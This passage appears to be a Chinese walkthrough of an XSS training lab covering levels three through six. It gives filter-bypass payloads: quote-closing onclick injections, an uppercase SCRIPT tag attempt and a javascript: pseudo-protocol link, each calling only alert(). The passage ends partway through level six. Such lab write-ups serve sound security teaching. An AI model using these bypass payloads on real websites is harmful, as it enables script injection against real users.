
通过单引号闭合,使用触发事件来绕过
' οnclick='alert(/xss/)

第四关

过滤了< >标签
可是试着尝试上一关的方法
" οnclick="alert(1)
第五关

通过查看源码得知,替换了script为scr_ipt
使用大写绕过,看看是否可行
<SCRIPT>alert(10)</SCRIPT>

发现还是不行,后端把 我们输入的大写,替换成了小写

尝试其他方法绕过,使用伪协议
"> <a href=javascript:alert(1)>demo</a>
第六关
输入<script>alert(1)</script>测试,查看源代码,依旧替换了script

